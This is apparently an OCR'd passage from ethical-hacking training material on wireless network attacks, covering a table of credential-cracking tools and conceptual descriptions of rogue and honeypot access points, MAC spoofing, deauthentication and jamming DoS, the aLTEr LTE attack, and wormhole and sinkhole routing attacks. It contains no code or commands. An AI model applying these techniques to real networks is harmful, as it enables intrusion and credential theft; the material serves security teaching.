
Table 16.5: Availability attacks

Authentication Attacks

The objective of authentication attacks is to steal the identity of Wi-Fi clients, their personal information, login credentials, etc. to gain unauthorized access to network resources. The below table summarizes different types of authentication attacks on wireless networks.

Type of Attack	Description	Method and Tools
PSK Cracking	Recovering a WPA PSK from captured key handshake frames using a dictionary attack tool.	Cowpatty, KisMAC, Fern Wifi Cracker
LEAP Cracking	Recovering user credentials from captured 802.1X Lightweight EAP (LEAP) packets using a dictionary attack tool to crack the NT password hash.	Asleap, THC-LEAPcracker
VPN Login Cracking	Gaining user credentials (e.g., Point-to-Point Tunneling Protocol (PPTP) password or Internet Protocol Security (IPsec) pre-shared secret key) using brute-force attacks on virtual private network (VPN) authentication protocols.	ike_scan and IKECrack (IPsec), Anger and THC-pptp-bruter (PPTP)
Domain Login Cracking	Recovering user credentials (e.g., Windows login and password) by cracking NetBIOS password hashes with a brute-force or dictionary-attack tool.	John the Ripper, L0phtCrack, THC-Hydra
Key Reinstallation Attack	Exploiting the four-way handshake of the WPA2 protocol.	Nonce reuse technique
Identity Theft	Capturing user identities from cleartext 802.1X Identity Response packets.	Packet capturing tools
Shared Key Guessing	Attempting 802.11 shared key authentication with the vendor default or cracked WEP keys.	WEP cracking tools, Wifite
Password Speculation	Repeatedly attempting 802.1X authentication using a captured identity to guess the user's password.	Password dictionary
Application Login Theft	Capturing user credentials (e.g., email address and password) from cleartext application protocols.	Ace Password Sniffer, dsniff, Wi-Jacking Attack

Table 16.6: Authentication attacks



Rogue AP Attack

User Connecting to Rogue Access Point
My SSID is certifiedhacker. Connect to me
Attacker
Legit Company Wi-Fi Network
SSID: certifiedhacker
Wi-Fi Channel: 6

1. A rogue wireless AP placed into an 802.11 network can be used to **hijack the connections** of legitimate network users

2. When the user turns on the computer, the rogue wireless AP will offer to connect with the **network user's NIC**

3. All the traffic the user enters will pass through the rogue AP, thus enabling a form of **wireless packet sniffing**

Rogue AP Attack

APs connect to client NICs by authenticating with the help of SSIDs. Unauthorized (or rogue) APs can allow anyone with an 802.11-equipped device to connect to a corporate network. An unauthorized AP can give an attacker access to the network.

With the help of wireless sniffing tools, the following can be determined from APs: authorized MAC addresses, the vendor name, and security configurations. An attacker can then create a list of MAC addresses of authorized APs on the target LAN and crosscheck this list with the list of MAC addresses found by sniffing. Subsequently, an attacker can create a rogue AP and place it near the target corporate network. Attackers use rogue APs placed in an 802.11 network to hijack the connections of legitimate network users. When a user turns on a computer, the rogue AP will offer to connect with the network user's NIC. The attacker lures the user to connect to the rogue AP by sending the SSID. If the user connects to the rogue AP under the impression that it is a legitimate AP, all the traffic from the user passes through the rogue AP, enabling a form of wireless packet sniffing. The sniffed packets may even contain usernames and passwords.

SSID: certifiedhacker
Here is the access point
Attacker in a Neighboring Area

- Attacker sets up a **rogue AP outside the corporate perimeter** and lures the employees of the organization to connect with it
- Once associated, attackers may **bypass** the enterprise security policies

Client Mis-Association

Mis-association is a security flaw that can occur when a network client connects with a neighboring AP. Client mis-associations can occur for various reasons such as misconfigured clients, insufficient coverage of corporate Wi-Fi, lack of a Wi-Fi policy, restrictions on the use of Internet in the office, ad-hoc connections that administrators do not manage regularly, and attractive SSIDs. They can occur with or without the knowledge of the wireless client and rogue AP.

To perform a client mis-association attack, an attacker sets up a rogue AP outside the corporation’s perimeter. The attacker first learns the SSID of the target wireless network. Using a spoofed SSID, the attacker may send beacons advertising the rogue AP in order to lure clients to connect. The attacker can use the rogue AP as a channel to bypass enterprise security policies. Once a client connects to the rogue AP, an attacker can retrieve sensitive information such as usernames and passwords by launching MITM, EAP dictionary, or Metasploit attacks to exploit client mis-association.

Misconfigured AP Attack

Access Point Misconfigured
SSID: certifiedhacker
Wi-Fi password not configured
Connecting to certifiedhacker No password, lucky me!
Attacker

SSID Broadcast

APs are configured to **broadcast SSIDs** to authorized users

Weak Password

To verify authorized users, network administrators **incorrectly use the SSIDs as passwords**

Configuration Error

SSID broadcasting is a configuration error that enables intruders to **steal an SSID** and cause the AP assume they are allowed to connect

Misconfigured AP Attack

Most organizations spend significant amounts of time defining and implementing Wi-Fi security policies, but it may be possible for a client of a wireless network to change the security settings of an AP unintentionally. This, in turn, may lead to misconfigurations in APs. A misconfigured AP can expose an otherwise well-secured network to attacks.

It is difficult to detect a misconfigured AP because it is an authorized, legitimate device on the network. Attackers can easily connect to a secured network through misconfigured APs, which continue to function normally after an attacker connects because no alerts will be triggered even if the attacker uses the connection to compromise security. Many organizations fail to maintain Wi-Fi security policies and do not take proper measures to eliminate this flaw in security configurations.

As the Wi-Fi networks of organizations expand to more locations and more devices, misconfigured APs become increasingly dangerous. The key elements that play an important role in this kind of attack include the following:

- **SSID broadcast**: An attacker configures APs to broadcast SSIDs to authorized users. All AP models have their own default SSID, and APs with default configurations using default SSIDs are vulnerable to brute-force dictionary attacks. Even if users enable WEP, an unencrypted SSID broadcasts the password in plaintext.
- **Weak password**: Some network administrators incorrectly use SSIDs as basic passwords to verify authorized users. SSIDs act as rudimentary passwords and help network administrators recognize authorized wireless devices in the network.
- **Configuration error**: Configuration errors include errors made during installation, configuration policies on an AP, human errors made while troubleshooting WLAN

problems, and security changes not implemented uniformly across an architecture. SSID broadcasting is a configuration error that assists attackers in stealing an SSID, which makes the AP assume that the attacker is attempting a legitimate connection.

02
Attackers infect a victim's machine and activate soft APs, thus allowing them **unauthorized connection** to the enterprise network

03
Attackers connect to enterprise networks through **soft APs** instead of the actual APs

Unauthorized Association

Unauthorized association is a major threat to wireless networks. It has two forms: accidental association and malicious association. An attacker performs malicious association with the help of soft APs instead of corporate APs. The attacker creates a soft AP, typically on a laptop, by running a tool that makes the laptop's NIC appear as a legitimate AP. The attacker then uses the soft AP to gain access to the target wireless network. Software APs are available on client cards or embedded WLAN radios in some PDAs and laptops; an attacker can launch these directly or through a virus program. The attacker infects the victim's machine and activates soft APs, allowing an unauthorized connection to the enterprise network. An attacker who gains access to the network using unauthorized association may steal passwords, launch attacks on a wired network, or plant Trojans. On the other hand, accidental association involves connecting to the target network's AP from a neighboring organization's overlapping network without the victim's knowledge.

2. An ad hoc mode is inherently insecure and does not **provide strong authentication and encryption**
3. Thus, attackers can easily connect to and **compromise the enterprise client operating** in ad hoc mode

Ad-Hoc Connection Attack

Wi-Fi clients can communicate directly via an ad-hoc mode that does not require an AP to relay packets. Data can be conveniently shared among clients in ad-hoc networks, which are quite popular among Wi-Fi users. Security threats arise when an attacker forces a network to enable the ad-hoc mode. Some network resources are accessible only in the ad-hoc mode, but this mode is inherently insecure and does not provide strong authentication or encryption. Thus, an attacker can easily connect to and compromise a client operating in the ad-hoc mode. An attacker who penetrates a wireless network can also use an ad-hoc connection to compromise the security of the organization's wired LAN.

Honeypot AP Attack

If multiple WLANs co-exist in the same area, a user can connect to any available network. Such areas are vulnerable to attacks. Normally, when a wireless client is switched on, it probes a nearby wireless network for a specific SSID. An attacker takes advantage of this behavior of wireless clients by setting up an unauthorized wireless network using a rogue AP. This AP has high-power (high-gain) antennas and uses the same SSID as the target network. Users who regularly connect to multiple WLANs may connect to the rogue AP. Such APs mounted by attackers are called "honeypot" APs. They transmit a stronger beacon signal than legitimate APs so that NICs searching for the strongest available signal may connect to the rogue AP. If an authorized user connects to a honeypot AP, a security vulnerability is created and sensitive user information such as identity, username, and password may be revealed to the attacker.

AP MAC Spoofing

In wireless networks, the transmit probes of APs respond through beacons to advertise presence and availability. The probe responses contain information on the AP identity (MAC address) and the identity of the network it supports (SSID). Clients in the vicinity connect to the network through these beacons based on the MAC address and the SSID it contains. Many software tools and APs allow setting user-defined values for the MAC addresses and SSIDs of AP devices. An attacker can spoof the MAC address of the AP by programming a rogue AP to advertise the same identity information as that of the legitimate AP. An attacker connected to the AP as an authorized client can have full access to the network. This type of attack succeeds when the target wireless network uses MAC filtering to authenticate clients (users).

02 Transmitted deauthentication forces clients to **disconnect from the AP**

Denial-of-Service Attack

Wireless networks are susceptible to DoS attacks. These networks operate in unlicensed bands with data transmission in the form of radio signals. The designers of the MAC protocol aimed at simplicity, but it is vulnerable to DoS attacks. WLANs usually carry mission-critical applications such as VoIP, database access, project data files, and Internet access. Disrupting these applications on WLANs through a DoS attack is easy and can cause a loss of productivity or network downtime. Examples of MAC DoS attacks are de-authentication flood attacks, virtual jamming, and association flood attacks.

Wireless DoS attacks disrupt wireless network connections by broadcasting de-authenticate commands. The transmitted de-authentication forces the clients to disconnect from the AP.

Jamming Signal Attack

- All wireless networks are prone to jamming
- This jamming signal causes a DoS because **802.11 is a CSMA/CA protocol** whose collision avoidance algorithms require a period of silence before a radio is allowed to transmit
- An attacker stakes out the area from a nearby location with a **high-gain amplifier** drowning out the legitimate AP
- Users simply cannot get through to log in or they are **knocked off** their connections by the overpowering nearby signals

Jamming Signal Attack

Jamming is an attack performed on a wireless network to compromise it. In this type of exploitation, overwhelming volumes of malicious traffic result in a DoS to authorized users, obstructing legitimate traffic. All wireless networks are prone to jamming, and spectrum jamming attacks usually block all communications completely.

An attacker uses specialized hardware to perform this kind of attack. The signals generated by jamming devices appear to be noise to the devices on the wireless network, which causes them to hold their transmissions until the signal has subsided, resulting in a DoS. Furthermore, jamming signal attacks are not easily noticeable. The procedure of a jamming signal attack is summarized as follows.

- An attacker stakes out the target area from a nearby location with a high-gain amplifier that drowns out a legitimate AP.
- Users are unable get through to log in or are disconnected by the overpowering nearby signal.
- The jamming signal causes a DoS because 802.11 is a CSMA/CA protocol, the collision-avoidance algorithms of which require a period of silence before a radio is allowed to transmit.

aLTEr Attack

- aLTEr attacks are usually performed on **LTE devices**
- Attacker installs a **virtual (fake) communication** tower between two authentic endpoints intending to mislead the victim
- This virtual tower is used to **interrupt the data transmission** between the user and real tower attempting to **hijack the active session**

aLTEr Attack

Long-Term Evolution (LTE), or 4G, is wireless broadband communication standard developed as a successor to 3G to improve the speed and security of wireless mobile networks. It features bandwidth scalability and supports preceding technologies, such as the Global System for Mobile Communications (GSM; 2G) and Universal Mobile Telecommunications System (UMTS; 3G). Although the technology is designed to overcome all the shortcomings of wireless networks, it is susceptible to data hijacking attacks.

The aLTEr attack is usually performed on LTE devices that encrypt user data in the AES counter (AES-CTR) mode, which provides no integrity protection. To perform this attack, the attacker installs a virtual (fake) communication tower between two authentic endpoints to mislead the victim. The attacker uses this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session. Upon receiving the user's request, the attacker manipulates the traffic with the virtual tower and redirects the victim to malicious websites.

This attack is carried out on "Layer 2," known as the datalink layer, which is responsible for sharing information through wireless networks with standard data encryption technologies. It also enables multiple users to access the network resources and defines how to transfer data between two nodes without any obstacles. By leveraging vulnerabilities or design flaws within this layer, the attacker attempts to take control over browsing data and modifies user inputs with a spoofed DNS server, redirecting the user to unintended or harmful websites.

The steps involved in an aLTEr attack are summarized as follows.

- The attacker installs a malicious tower masquerading as a real tower.
- The attacker determines the user’s position and sends a packet that appears as a valid request to the real tower.
- The real tower responds with the requested web link.
- The attacker connects the user to unwanted or harmful websites.

Wormhole and Sinkhole Attacks

Wormhole Attack

- Wormhole attack **exploits dynamic routing protocols**, such as DSR and AODV
- An attacker **locates himself strategically in the target network** to sniff and record the ongoing wireless transmission
- An attacker **creates a tunnel** to forward the data between the source and destination node

Sinkhole Attack

- Sinkhole attack is a variant of selective forwarding attack where the attacker **uses a malicious node** and **advertises this node** as the shortest possible route to reach the base station
- An attacker **places the malicious node near the base station** to attract all the neighboring nodes with fake routing information and further performs data forging attack

Wormhole Attack

A wormhole attack exploits dynamic routing protocols such as Dynamic Source Routing (DSR) and the Ad-Hoc On-Demand Distance Vector (AODV). In this attack, an attacker locates themselves strategically in the target network to sniff and record ongoing wireless transmissions. From this location, the attacker advertises that the malicious node has the shortest route for transmitting data to other nodes in the network. To perform sniffing and to record the ongoing communication, the attacker creates a tunnel to forward the data between the source and destination node.

In wireless sensor networks, protocols such as AODV and DSR use route request (RREQ) and route reply (RREP) messages to discover the dynamic route between source and destination nodes. For example, a source node (S) sends an RREQ packet, which is a broadcast message to the destination node (D), and D responds by sending the RREP packet, which is a unicast message. RREP contains the route information to reach D. When S receives this message, it stores this information in its route cache and forwards all the application data to D using this route.

In a wormhole attack, the attacker attempts to build a tunnel between S and D using a malicious node (M) within the transmission range of S and D. The attacker listens to the network traffic waiting for RREQ messages. When S attempts to transmit some application data to D, it first sends an RREQ message to discover the route to D. The attacker sniffs this RREQ message from S and forwards the RREQ message directly to D before the original RREQ message reaches D. Similarly, the attacker sniffs the RREP message from D and forwards it to S before the original RREP message reaches S, thereby creating a fake direct link between S and D via M. After establishing a successful tunnel between S and D, the attacker starts controlling the data flow between the two nodes and may start performing other types of attacks.

Wormhole attacks pose a severe threat to wireless sensor networks because attackers using this attack may manipulate routing and application data in real time, severely impacting the confidentiality, integrity, and availability of network data.

N7
Malicious Node
Wormhole link
False Route = S+M
Hop count = 0

Figure 16.33: Wormhole attack

Sinkhole Attack

A sinkhole attack is a variant of the selective forwarding attack in which the attacker advertises a compromised or malicious node as the shortest possible route to the base station. The attacker places the malicious node near the base station and attracts all the neighboring nodes with fake routing path information and further performs a data forging attack. Attackers use the compromised node to sniff and manipulate all ongoing network transmissions.

A sinkhole attack can also be performed simultaneously with a wormhole attack, where the malicious node can occupy all the network traffic and use the tunneling technique to reach the base station faster than other nodes. A sinkhole attack is complex to detect, and it can adversely affect higher-layer applications in the Open Systems Interconnection (OSI) model.

Inter-Chip Privilege Escalation/Wireless Co-Existence Attack

01 The inter-chip privilege escalation attack exploits the underlying vulnerabilities in **wireless chips** that handle wireless communications such as **Bluetooth** and **Wi-Fi**

